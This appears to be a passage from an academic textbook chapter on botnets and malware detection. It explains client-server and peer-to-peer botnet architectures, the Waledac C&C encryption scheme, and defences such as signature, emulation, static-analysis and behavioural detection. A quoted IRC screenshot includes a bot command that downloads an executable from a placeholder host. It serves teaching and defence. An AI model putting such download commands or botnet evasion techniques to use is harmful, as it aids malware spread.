Like many forms of malware, botnets were at first designed to spread amongst systems running variants of the Windows operating system – in 2008, investigators found that more than 90% of all targeted machines were running Windows 2000 or XP. More recently, botnets which target systems running MAC OS, such as the Flashback botnet (2012), and Android, such as the Cutwail botnet based on the Stels trojan (2013), have appeared. These developments are particularly disturbing, since the botnets now also threaten small mobile devices such as smartphones and tablets which run these operating systems.

Regardless of the platform and how the bot code is spread, the computers which it reaches almost always have to make contact to the infrastructure, after which they can be given orders. This means that the activities associated with a botnet typically fall into four phases:

1. **Searching:** Search to find target hosts which look suitable for attack, typically because they appear to have a known vulnerability or easily obtainable e-mail addresses which can be attacked by an e-mail worm or Trojan horse.

2. **Distribution:** The backdoor code is propagated to the targets, where an attempt is made to install the code or persuade the user to do so, so that the targets become bots.
3. **Sign-on:** The bots connect to the infrastructure and become ready to receive Command and Control (C&C) traffic.
4. **C&C:** The bots receive commands from the master and generate traffic directed towards further targets.

Each of these phases generates characteristic patterns of activity in the hosts and on the network, and these form the basis of detection strategies for botnets.

The exact details of how these phases operate depends on the style of infrastructure used by the botnet. Originally, botnets used a Client-Server infrastructure centered around a master server, but more recent botnets tend to use a Peer-to-Peer infrastructure without a single centralised master. We shall look at these two possibilities in turn.

6.1 Client-Server Botnets

In a botnet with a Client-Server infrastructure, the bots act as clients to a master server, which distributes commands from the botmaster to them. In the **Sign-on** phase, new bots therefore contact the master server to announce their presence, after which they can receive C&C traffic. This is illustrated in Figure 10.



Figure 10: Architecture and operation of a typical Client-Server botnet

In the classic botnet, the master server is a semi-public IRC server. Seen from the point of view of the botmaster, it is important that the server should not officially be controlled

by him/her, since this could lead to the botmaster being identified. Since running a botnet is at least potentially a criminal act, the botmaster does not want this to happen. Indeed, the botmaster will usually hide behind several proxies in order to anonymise his activities and avoid identification. On the other hand, to avoid detection of the actual botnet, the server is not usually a well-known public server either, as most of these are carefully monitored for botnet activity. The new bot automatically attempts to connect to the server and to join a predetermined IRC channel. This channel is used by the botmaster to issue commands to his bots.

Detection of the worm (or whatever) used to spread the botnet code takes place in the network or on the individual hosts as for any other type of malware, and we consider methods for doing this in Section 7 below [1]. However, it should be clear that from a security point of view, it is at least as important to detect the master server, identify the control channel and (if possible) determine the identity of the botmaster, since without these elements the botnet is non-functional. Detection of the master server is most reliably done during the **Sign-on** and **C&C** phases of botnet operation, since the **Searching** and **Distribution** phases can be performed by the bots themselves and (after the initial command from the controller) do not necessarily involve the master server at all.

Most master servers for this type of botnet are rogue IRC servers, which are bots which have been instructed to install and host an IRC server. To avoid detection, many of them use non-standard IRC ports, are protected by passwords and have hidden IRC channels. Typical signs of such a rogue IRC server, according to [25], are that they have:

- A high invisible to visible user ratio.
- A high user to channel ratio.
- A server display name which does not match the IP address.
- Suspicious nicks (botspeak for user IDs), topics and channel names.
- A suspicious DNS name used to find the server(s).
- Suspicious Address Resource Records (ARRs) associated with DNS name (see RFC1035).
- Connected hosts which exhibit suspicious behaviour, such as the sudden bursts of activity associated with mass spamming or DDoS attacks.

The example of a login screen for such a server shown in Figure 11 on the next page illustrates this. Goebel and Holz [12] have shown that, in particular, analysis of IRC nicks is very effective as a basis for identifying botnet activity for this type of botnet.

As time went by, network managers began to take effective steps to block botnet-related IRC traffic, and botnet designers therefore began to base the C&C communication on other common protocols such as IM or HTTP, or even services such as Twitter or Facebook hosted on the server, the idea in all cases being to hide the malicious activity in unsuspicious traffic for which firewalls would normally be open. This makes life slightly more difficult for the defenders, but there would still typically be a single master server which the defenders could attack in order to shut down the botnet.

[1] In fact, bot code for Client-Server botnets is, if anything, relatively easy to detect, since a very large proportion of these botnets are based on code from the same source, known as AgoBot; there are at least 450 variants on the AgoBot code.

```
------------------------------------------------------------
Welcome to irc.whitehouse.gov
Your host is h4x0r.0wnz.j00
There are 9556 users and 9542 invisible on 1 server
5 :channels formed
1 :operators online
Channel    Users      Topic
#help      1
#oldb0ts   5          .download http://w4r3z.example.org/r00t.exe
End of /List
------------------------------------------------------------
```

Figure 11: Login screen from an IRC server used by a botnet (from [25])



Figure 12: Architecture and operation of a Torpig botnet (after [43])

A few botnets use a more complex strategy with several servers. A good example is Torpig [43], which exploits a compromised web server to redirect the victim to a so-called "drive-by download server", which downloads and installs the rootkit Mebroot in the victim's Master Boot Record. When this rootkit is executed (next time the computer is booted), the victim becomes a bot. It then downloads various modules from another server, acting as the C&C server, so as to be able to perform a set of malicious activities chosen by the botmaster. Some of these activities will involve collecting personal or confidential data from the victim's computer. These will typically be sent to a third server where the botmaster can exploit them. This is illustrated in Figure 12 on the facing page.

Monitoring of the DNS is often a good place to start when looking for the master server. Some (heuristic) rules which tend to indicate suspicious activity are:

- Repetitive A-queries (queries for addresses corresponding to names) to the DNS often come from a servant bot.
- MX-queries (queries for mail exchange host addresses) to the DNS often indicate a spam bot.
- `in-addr.arpa` queries (inverse lookups) to the DNS often indicate a server.
- The names being looked up just look suspicious.
- Hostnames have a 3-level structure: `hostname.subdomain.top_level_domain`.

Unfortunately, even if a particular DNS entry looks suspiciously as though it is being used by the botnet, it is not entirely simple to close this entry, since many botnets are organised to take precautions against this. For example, if the master server is "up", but its name cannot be resolved, then bots connected to it will be instructed to update the DNS. Correspondingly, if the name can be resolved, but the master server is "down", then the DNS is changed to point to one or more alternative servers.

6.2 Peer-to-Peer Botnets

Because of the ease with which Client-Server botnets can be closed down if the master server can be eliminated, botnet designers have started to use the Peer-to-Peer (P2P) communication paradigm as the basis for the botnet infrastructure. The first well-known example of this was the Slapper botnet from 2002, which relied on the Slapper worm [2] to propagate malicious code to potential targets. More recent developments include the Sinit botnet (2003), Nugache (2006), Storm (2007) and Waledac (2008). All of these use P2P communication with encryption to build up the network and to spread C&C traffic, and do not use the DNS. In this approach, there is no single master server, but typically a collection of nodes which cooperate in some way to distribute the C&C traffic. This makes it extremely difficult for defenders to eliminate the entire botnet.

The Waledac botnet illustrates many of the recent trends in botnet design. The botnet architecture, illustrated in Figure 13 on the next page, is made up of three layers:

1. A top layer of *backend servers*, which generate the commands to the bots.
2. A middle layer of *proxies*, which are bots that can also act as HTTP servers and respond to HTTP requests from the Internet.



Figure 13: Architecture of a Waledac botnet

3. A bottom layer of *workers*, which are the bots which will actually carry out the orders issued by the backend servers.

Whether a new bot should be a proxy or a worker is decided when a new system is infected. The proxies act as proxies to the backend servers, and also act as proxies for one another, so no computer (worker or proxy) directly contacts the backend servers except through a proxy. This typical P2P approach helps to hide the identity of botnet nodes from one another. Thus if a single node is detected by defenders, this will not compromise the entire botnet.

The Waledac botnet is characterised by the extensive use of compression and encryption to hide the C&C traffic. For example:

Proxy list exchange: At regular intervals, bots exchange lists of proxies which they currently believe to be active. These lists are included in XML documents which have been compressed with the Bzip2 algorithm, and then AES encrypted with a 128 bit key $\mathcal{K}_1$.

Session key establishment: When a new bot first tries to contact a backend server via a proxy, it establishes a session key $\mathcal{K}_3$ to be used in all further exchanges with the server. To do this, the bot sends an X.509 certificate containing its public key PK_B (from an RSA keypair (PK_B, SK_B), which it generates for itself) in an XML document which is compressed with Bzip2 and AES encrypted with a 128 bit key $\mathcal{K}_2$. The backend server replies with an XML document containing the session key encrypted with PK_B. For transmission, this XML document is compressed with Bzip2 and encrypted with a 128 bit AES key, $\mathcal{K}_2$.

Commands and reports: Requests from the worker bots for instructions, commands from the backend servers, and reports from the worker bots are all included in XML documents which have been compressed with Bzip2 and AES encrypted with the 128 bit session key $\mathcal{K}_3$.

The keys $\mathcal{K}_1$ and $\mathcal{K}_2$ are statically embedded in the Waledac binary and can therefore be found by careful analysis of the binary, but the RSA keypair and the session key $\mathcal{K}_3$ cannot be discovered just by inspection of a captured bot. On the other hand, the session key in current versions of Waledac seems to be the same for all sessions, a weakness which can potentially be exploited by defenders.

The Waledac binary itself is distributed in a manner which is quite different from the technique typically used in Client-Server botnets, as there is in general no **Searching** phase to find potential targets and the **Distribution** phase cannot make use of a master server to send malicious code to the chosen targets. Instead, the Waledac malware relies on the Trojan horse approach, so that unsuspecting users collect the malware themselves. The two most usual distribution vectors are web pages and e-mails. The web page or e-mail typically contains an embedded link, via which a file can be downloaded by the user, or which is set up to download the file automatically. The file contains the Waledac binary in a packed and encrypted form. When first executed it will decrypt and unpack itself, producing the actual executable, which will then contact a backend server to establish a session key. At this stage the infected system has become an active bot in the botnet.

All the compressed and encrypted XML documents are Base64 URL encoded and transmitted as the payload of an HTTP request or response. In this way, the bot's C&C traffic is disguised as what (on the surface) looks like normal HTTP activity in the network. The abnormal activity associated with actual attacks generated by the botnet, such as sending spam mail or performing DDoS attacks, can obviously not be disguised in this way, and may reveal the presence of the bot. For example, the detection system BotMiner [14] is designed to detect botnets by investigating correlations between communication activities (such as possible C&C communication) and malicious activities such as scanning, spam distribution or DDoS traffic within a particular network.

P2P botnets are becoming more and more prevalent and making use of more and more complex techniques for disguising their activities, so the generation represented by Waledac is almost certainly not the ultimate threat. In 2007, Wang, Sparks and Zou [48] pointed out a further set of steps which a botnet could take in order to protect itself against defenders. These include:

- Randomisation of the communication ports which are used.
- Authentication of commands, for example by using digital signatures.
- Using a sensor node to check that the proxies are genuine and have not been taken over by the defenders.

Techniques such as these could make it even more difficult to neutralise P2P botnets than is the case today.

6.3 Protection against Botnets

The only effective long-term way to protect a system against botnets is to eliminate the server or servers on which they depend. In a Client-Server botnet, as long as the master server is running, it can continue to try to probe for targets and distribute the malicious

software to them. In a typical P2P botnet, the botnet can be rapidly reconstructed by its master as long as some of the backend servers and proxies remain intact. However, it may not be a simple task to eliminate the servers, as they tend to make use of so-called *bulletproof hosting*, where a hosting company exploits a weak legal system (or even actual loopholes in the law) in order to escape from attempts to shut them down by legal means. A notorious example of this is the so-called *Russian Business Network (RBN)*, which, starting in 2006, offered web hosting services and internet access to all kinds of criminal and objectionable activities, such as child pornography and distribution of malware, with individual activities earning up to 150 million USD in one year.

If the master server(s) cannot be (or at least have not yet been) found, then it may be possible to protect individual systems by analysing suspicious-looking programs installed on these systems, in order to identify any programs which contain triggers that can be "fired" by network commands, such as might come from the botmaster. An example of this approach is the Minesweeper tool described by Brumley et al. [4]. This uses the technique of *symbolic execution* (see Section 7.2 below) to determine whether there are any possible paths through the program which include external triggers. A related approach is used in the BotSwat tool described by Stinson and Mitchell [42], which identifies bots by monitoring patterns of OS activity within the client, and using tainting analysis to reveal malicious effects. Some further approaches, based on analysis of host and/or network behaviour, will be described in Section 7.3 below.

If none of these techniques are successful, the last line of defense against the activity of the botnet is to block as much of the botnet traffic as possible at the network level. This can, for example, be done by fixing rate limits for network flows which use uncommon protocols and ports, and by using both ingress and egress filters on each sub-net, so as to filter off typical botnet command and control (C&C) traffic which the botmaster uses to control his bots.

7 Malware Detection

Traditional signature scanning is still the basis of most malware detection systems. Techniques for rapid string comparison are continually being developed. In addition to well-known algorithms for matching single strings, such as the Boyer-Moore-Horspool [16] and Backward Nondeterministic Dawg Matching (BNDM) [33] algorithms, efficient algorithms, such as the Aho-Corasick [1] and Wu-Manber [52] algorithms, are available for searching for multiple strings. The BNDM algorithm [33], amongst others, can also be extended to match strings including gaps and/or "wildcard" elements. This allows the scanner to deal with a certain amount of polymorphism in the malware. Scanners can be made more efficient by restricting the area which they search through in order to find a match. For example, a particular virus may be known always to place itself in a particular section of an executable file, and it is then a waste of effort to search through other parts of the file.

Scanning has the advantage over other methods that it can be performed not only on files in the *hosts*, but also to a certain extent on the traffic passing through the *network*.

This makes it possible in principle for ISPs and local network managers to detect and remove (some) malware before it reaches and damages any hosts. Similarly, the system on the host can scan all incoming mail and web pages before actually storing them on the host. This *"on access"* approach to malware detection is very common in commercial antivirus products.

For scanning to be effective at detecting malware, it must be possible to determine an unambiguous sequence of octets (possibly containing wildcards) which uniquely characterises a particular type of malware and does not turn up in normal traffic. Originally, such signatures were determined by experts who carefully monitored network traffic and looked for octiet sequences which were invariant over several network flows with malicious effects. This approach is extremely labour-intensive and therefore a severe problem if rapid response to new types of malware is required. Some effort has therefore been put into designing automatic signature generators which monitor network traffic and extract octet sequences which are common to several suspicious flows. Examples of this approach are the tools Honeycomb [24] (based on the use of honeypots to attract malicious traffic), Autograph [20] and EarlyBird [40]. Polygraph [34] extended the scope of such tools by looking for characteristic *combinations* of several shorter octet sequences, such as might appear in typical polymorphic malware. However, since all these tools use some kind of pattern matching, which essentially uses a learning process to determine the best pattern to use for recognising a given type of malware, they can all be confused by a determined malware designer who deliberately generates polymorphic malware in a manner which will confuse the learning algorithm and thus lead to the generation of poor signatures [35]. Typically, the algorithms used for recognising malware are publically available, in the sense that they are part of a readily available item of commercial software, such as an antivirus product. The details of the algorithm can therefore be found by the malware designer by reverse engineering or similar techniques. Although the design of a strategy which avoids detection by the recognition algorithm may be computationally expensive, malware designers nowadays have access to almost unlimited computational power via the use of cloud computing. So it is becoming easier and easier for a malware designer to produce huge numbers of variants of a particular item of malware at a very low cost. This makes it important for the defender to consider dealing with polymorphic malware by techniques other than signature generation.

7.1 Detection by Emulation

One common technique for detecting polymorphic or encrypted malware is to emulate the execution of the code under strictly controlled conditions. In the case of encrypted vira, this is often known as *Generic Decryption (GD)*, as it uses the virus' own decryption algorithm to decrypt the virus and reveal the true code [32]. Emulation has two basic problems:

1. It is very slow (maybe 100-1000 times slower than direct execution on the CPU).
2. It is not always 100% accurate, since the CPU to be emulated is not always sufficiently documented. Many CPUs contain undocumented instructions (or undocu-

mented features of well-known instructions) which can potentially be exploited by virus designers.

Furthermore, although detection of a malicious effect during emulation is a clear sign that the software being investigated is malware, failure to detect any malicious effect is not a guarantee that the software is "clean". It is a fundamental result that no program can be constructed to decide unambiguously whether or not a piece of software will have a malicious effect when executed. Construction of such a program would be equivalent to constructing a program which could solve the *halting problem*, i.e. decide whether or not execution of a given piece of software will halt at some stage or continue for ever. It is a fundamental result of computer science that the halting problem cannot be solved. So obviously it is an open question how long the emulation should be allowed to continue before the software being investigated is declared malware-free.

7.2 Detection by Static Program Analysis

Instead of actually executing (or emulating the execution of) a possibly malicious program, techniques of static program analysis can be used to extract properties of the program from the source code (if available) or disassembled binary code. Since this type of approach deals with actual code, it can be effective even in cases of polymorphic malware. Many approaches based on static analysis have been proposed; here we shall just look at two of them.

A simple and well-established approach is to use *symbolic execution*, a technique whose history goes back to the 1970's [21]. The idea here is to assign symbolic variables to all elements of the program state (registers, flags, memory locations) for which no concrete initial values are known initially. A very simple example, taken from [46], is shown in Figure 14. Conditional branches are dealt with by following two threads of symbolic execution, one for each possible value of the branching condition. For loops, an attempt is made to find the possible ranges of values which can be taken on by variables which are modified in the body of the loop. In the general case, this can only be done approximately.



Figure 14: Symbolic execution of a simple x86 program without loops (after [46]).

Once the effect of the entire program has been determined in this way, it becomes possible to determine whether the program fulfils some constraints which may characterise malicious behaviour, such as writing to some part of the memory associated with the operating system (typical for a rootkit) or reacting to some kind of trigger (typical of logic bombs and botnets) . Effectively, the idea is to determine whether there is any possible path (i.e. feasible combination of branching conditions) through the program which can lead to a system state in which one of these constraints is satisfied. Because of the approximations made in the case of loops, the result may be more or less accurate, i.e. it may declare a non-malicious program to be malicious (a "false positive" in this context) or a malicious program to be non-malicious (a "false negative"). In the context of malware identification, approximations which tend to give false positives rather than false negatives are generally preferred.

A second popular technique is to use static program analysis to build up a control flow graph (CFG) for the executable being checked. A CFG is a graph whose *nodes* correspond to the *basic blocks* of the program, where a basic block is a sequence of instructions with at most one control flow instruction (i.e. a call, a possibly conditional jump etc.), which, if present, is the last instruction in the block, and where the *edges* correspond to possible paths between the basic blocks.

Even if groups of instructions with no effect are inserted into the code as illustrated in Figure 6, the basic flow of control in the program is maintained, so the CFGs for



Figure 15: CFG of part of the Chernobyl virus (left) and the polymorphic variant shown in Figure 6 (right). The boxes enclose the basic blocks of the code.

the original virus and for the polymorphic variant should have the same form. This is illustrated in Figure 15 on the preceding page, which shows the CFG of the original code and a polymorphic variant. Essentially the CFG is a kind of signature for the virus. Of course the method relies on the code for the original virus being known – or at least that the analyst has already unambiguously identified at least one variant of the virus.

An example of this approach can be seen in the SAFE tool reported by Christodorescu and Jha [6]. A disadvantage is that the method is currently very slow. On a computer with an Athlon 1GHz CPU and 1GB of RAM, analysis of all variants of the Hare virus to build up the CFGs and to annotate them to indicate "empty code" took 10 seconds of CPU time. To build up the annotated CFG for a fairly large non-malicious executable (QuickTimePlayer.exe, size approx. 1MB) took about 800 seconds of CPU time. However, the method was extremely effective at recognising viral code, even when it appeared in quite obscure variants. False positive and false negative rates of 0% were reported for the examples tested. It is to be hoped that improvements in the technique will make it suitable for practical use in real-time detection of viral code.

7.3 Behavioural Methods of Detection

All the methods which we have discussed up to now rely on handling the code of the possible malware. A completely different approach is represented by methods which do not look at the code, but which monitor in real time the *behaviour* caused by the pieces of software running in the system. At the host level, this can for example be done by adding code stubs to the request handler for operating system calls, so that every call is checked, and suspicious activities or patterns of activity cause an alarm. This is basically very similar to what is done in a host-based intrusion detection system (HIDS), and behavioural malware detection may indeed be incorporated in a HIDS.

Behavioural systems, like IDSs, fall into two classes, depending on whether they take a positive or negative view of things as their starting point. The two approaches are:

Misuse detection: Systems which follow this approach build up a model of known patterns of misuse. Any pattern of behaviour described by the model is classified as suspicious.

Anomaly detection: Systems which follow this approach build up a model of the normal behaviour of the system. Any pattern of behaviour *not* described by the model is classified as suspicious.

Individual activities which might typically be considered interesting to monitor in the host include:

- Attempts to format disc drives or perform other irreversible disc operations.
- Attempts to open or delete files.
- Attempts to modify executable files, scripts or macros.
- Attempts to modify configuration files and the contents of the registry or similar (for example to change the list of programs to be started automatically on startup).

- Attempts to modify the configuration of e-mail clients or IM clients, so they send executable material.
- Attempts to open network connections.

Even if the individual events are not especially suspicious, combinations of them may well be, and so behavioural detection systems build up signatures describing characteristic sequences of such events. Depending on whether the malware detection system uses the anomaly detection or misuse detection approach, these sequences may be found from:

- Statistical observations, defining what is "normal behaviour" in a statistical sense;
- Models describing the permitted behaviour of the system, for example as a set of traces (event sequences) which the system may exhibit, or as a Finite State Automaton or Push-down Automaton. The set of traces for the FSA or PDA can for example be derived from a policy describing the allowed behaviour [22], or from the CFGs of the programs in the system;
- Models describing possible modes of misbehaviour of the system;
- Heuristics.

For example, in the system described by Forrest et al. [49], a statistical model (actually a Hidden Markov model) is built up for normal behaviour. Observed sequences of behaviour which are very improbable according to the Markov model are considered suspicious.

Several commercial anti-malware systems include this type of detection mechanism as one of their elements. The systems offered by Symantec and by Cisco follow a misuse detection approach which is essentially based on a model of possible modes of misbehaviour, as described above. IBM's system is slightly different, as it is based on the concept of a *digital immune system*, described by Forrest, Kephart and others [41, 19]. This is a computer analogue of a biological immune system.

The biological immune system within a living organism works in the way that specific proteins known as *antigens* on the surface of foreign agents such as vira are recognised as not belonging to the organism – this is often expressed by saying that they are not part of the organism's *self*. The recognition process is mediated by special immune-cell receptors, which are often part of specialised cells such as macrophages or T-cells. Such cells communicate with one another when they are activated by antigens, with the result that a large set of T-cells builds up a collective memory of the antigen which can be used to recognise later attacks by the same foreign agent. In this way, attacks by known agents can be dealt with more quickly than attacks by completely new agents.

In a computer system, "self" is the set of software which is present under normal circumstances, when there is no malware about. The functionality of immune cells such as the T-cells is emulated by a recogniser which attempts to recognise patterns of abnormal behaviour which have previously been seen. If a known pattern is recognised, the system attempts to neutralise the virus concerned. If abnormal behaviour which has not been seen before is observed, the recogniser communicates with a central system, where the new behaviour is analysed and countermeasures for neutralising it are determined. This procedure is illustrated in Figure 16. The new information is distributed to all the antivirus systems which are associated with this central system, so that the recognisers in all the

